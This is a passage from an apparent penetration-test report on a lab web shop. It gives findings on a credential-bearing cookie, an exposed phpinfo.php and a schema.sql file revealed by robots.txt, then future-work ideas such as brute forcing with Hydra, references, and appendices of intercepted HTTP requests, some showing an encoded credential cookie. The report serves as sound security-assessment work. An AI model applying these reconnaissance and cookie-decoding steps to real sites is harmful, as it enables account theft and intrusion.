The cookies called SecretCookie contains sensitive user information – their email address and password. Once the cookie is captured by an attacker it can easily be deciphered. To avoid this vulnerability it should be avoided to have sensitive information stored in cookies.

### 3.2.10 Phpinfo.php

A page exists on the website called phpinfo.php which provides a lot of information about the configuration of the website. This file can be seen in section 2.3.2. It should be removed or made accessible only by highly privileged users.

### 3.2.11 Robots.txt

The file robots.txt which is normally used to tell web crawlers where to not go has been used to also hide files on the website. In this case the name of the file was schema.sql. Once downloaded it was found out it contains information about the MySQL database used by the server. This is extremely



sensitive information that provides an attacker with information about the backend of the website. This file should not be hosted on the website where it can be easily accessed by attackers. Having it listen in robots.txt does not make it hidden and should be avoided.

### **3.3 FUTURE WORK**

---

As future work the tester could investigate examining the source code of the application to find the exact cause of the vulnerabilities discovered during the penetration test.

Another thing which could be attempted was to perform privilege escalation to gain root on web server to see if there are any file which are only accessible by highly privileged users.

Finally, it could be attempted to brute force user password using tools like Hydra to prove the feasibility of such an attack.

# REFERENCES

Moradov, O. (2022) 8 critical web application vulnerabilities and how to prevent them, Bright Security. Available at: <https://brightsec.com/blog/web-application-vulnerabilities> (Accessed: January 24, 2023).

Collatree (2021) Importance of web application development for business growth: Web app development, Collatree. Available at: <https://www.collatree.com/importance-of-web-application-development-for-business-growth/> (Accessed: January 24, 2023).

CrackStation (no date) Free password hash cracker, ▼CrackStation. Available at: <https://crackstation.net/> (Accessed: January 23, 2023).

Dibley, J. (2022) NIST password guidelines, Netwrix Blog. Available at: <https://blog.netwrix.com/2022/11/14/nist-password-guidelines> (Accessed: January 22, 2023).

F5 (no date) What is web application security?, F5. Available at: <https://www.f5.com/glossary/web-application-security> (Accessed: January 24, 2023).

GCHQ (no date) CyberChef. Available at: <https://gchq.github.io/CyberChef/> (Accessed: January 23, 2023).

OWASP (2020) WSTG - v4.2, WSTG - v4.2 | OWASP Foundation. Available at: <https://owasp.org/www-project-web-security-testing-guide/v42/> (Accessed: January 13, 2023).

Revshells.com (no date) Online - reverse shell generator, Online - Reverse Shell Generator. Available at: <https://www.revshells.com/> (Accessed: January 24, 2023).

VentureBeat (2022) Report: 50% of all web applications were vulnerable to attacks in 2021, VentureBeat. Available at: <https://venturebeat.com/security/report-50-of-all-web-applications-were-vulnerable-to-attacks-in-2021/> (Accessed: January 24, 2023).

## 4 APPENDICES

### 4.1 APPENDIX A – APPLICATION ENTRY POINTS

#### 4.1.1 GET requests.




Figure 4.1: /index.php GET request.




Figure 4.2: /category.php GET request.




Request to http://192.168.1.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /sub-category.php?scid=8 HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.10/category.php?cid=3
9 Cookie: PHPSESSID=llnh7310p2mftavqr7nmkor8t7
10 Upgrade-Insecure-Requests: 1
11
12
```

Figure 4.3: /sub-category.php GET request.



Request to http://192.168.1.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /my-cart.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.1.10/login.php
8 Connection: close
9 Cookie: PHPSESSID=llnh7310p2mftavqr7nmkor8t7; SecretCookie=
  6772666740677266672e70627a3a70703033723734376e366e736f6f706f73386f72373636386e707372
  6f7272353a31363733393636323533
10 Upgrade-Insecure-Requests: 1
11
```

Figure 4.4: /my-cart.php GET request.

Request to http://192.168.1.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /my-wishlist.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.10/index.php
9 Cookie: PHPSESSID=llnh73l0p2mftavqr7nmkor8t7; SecretCookie=
6772666740677266672e70627a3a70703033723734376e366e736f6f706f73386f72373636386e707372
6f7272353a31363733393636323533
10 Upgrade-Insecure-Requests: 1
11
```

Figure 4.5: /my-wishlist.php GET request.

Request to http://192.168.1.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /track-orders.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.10/index.php
9 Cookie: PHPSESSID=llnh73l0p2mftavqr7nmkor8t7; SecretCookie=
6772666740677266672e70627a3a70703033723734376e366e736f6f706f73386f72373636386e707372
6f7272353a31363733393636323533
10 Upgrade-Insecure-Requests: 1
11
```

Figure 4.6: /track-orders.php GET request.

Request to http://192.168.1.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /login.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.10/index.php
9 Cookie: PHPSESSID=llnh7310p2mftavqr7nmkor8t7; SecretCookie=
6772666740677266672e70627a3a70703033723734376e366e736f6f706f73386f72373636386e707372
6f7272353a31363733393636323533
10 Upgrade-Insecure-Requests: 1
11
```

Figure 4.7: /login.php GET request.

Request to http://192.168.1.10:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /forgot-password.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.10/login.php
9 Cookie: PHPSESSID=llnh7310p2mftavqr7nmkor8t7; SecretCookie=
6772666740677266672e70627a3a70703033723734376e366e736f6f706f73386f72373636386e707372
6f7272353a31363733393636323533
10 Upgrade-Insecure-Requests: 1
11
12
```

Figure 4.8: /forgot-password.php GET request.




Figure 4.9: GET request made on /index.php when item is added to cart.




Figure 4.10: /my-account.php GET request after successful login.




Figure 4.11: /bill-ship-addresses.php GET request.




Figure 4.12: /order-history.php GET request.



Figure 4.13: /pending-orders.php GET request.






Figure 4.14: GET request for /pictures/.



Figure 4.15: /logout.php GET request.




Figure 4.16: /addendum.php GET request.

#### 4.1.2 POST requests.




Figure 4.17: Search field POST request.




Figure 4.18: Updating item quantity in cart POST request.

```
Request to http://192.168.1.10:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /my-cart.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 65
9 Origin: http://192.168.1.10
10 Connection: close
11 Referer: http://192.168.1.10/my-cart.php
12 Cookie: PHPSESSID=llnh7310p2mftavqr7nmkor8t7
13 Upgrade-Insecure-Requests: 1
14
15 submit=Update+shopping+cart&remove_code%5B%5D=2&quantity%5B%5D=2
```

Figure 4.19: Removing item in cart POST request.

```
Request to http://192.168.1.10:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /order-details.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://192.168.1.10
10 Connection: close
11 Referer: http://192.168.1.10/track-orders.php
12 Cookie: PHPSESSID=llnh7310p2mftavqr7nmkor8t7
13 Upgrade-Insecure-Requests: 1
14
15 orderid=test123&email=test%40test.com&submit=
```

Figure 4.20: Track order POST request.

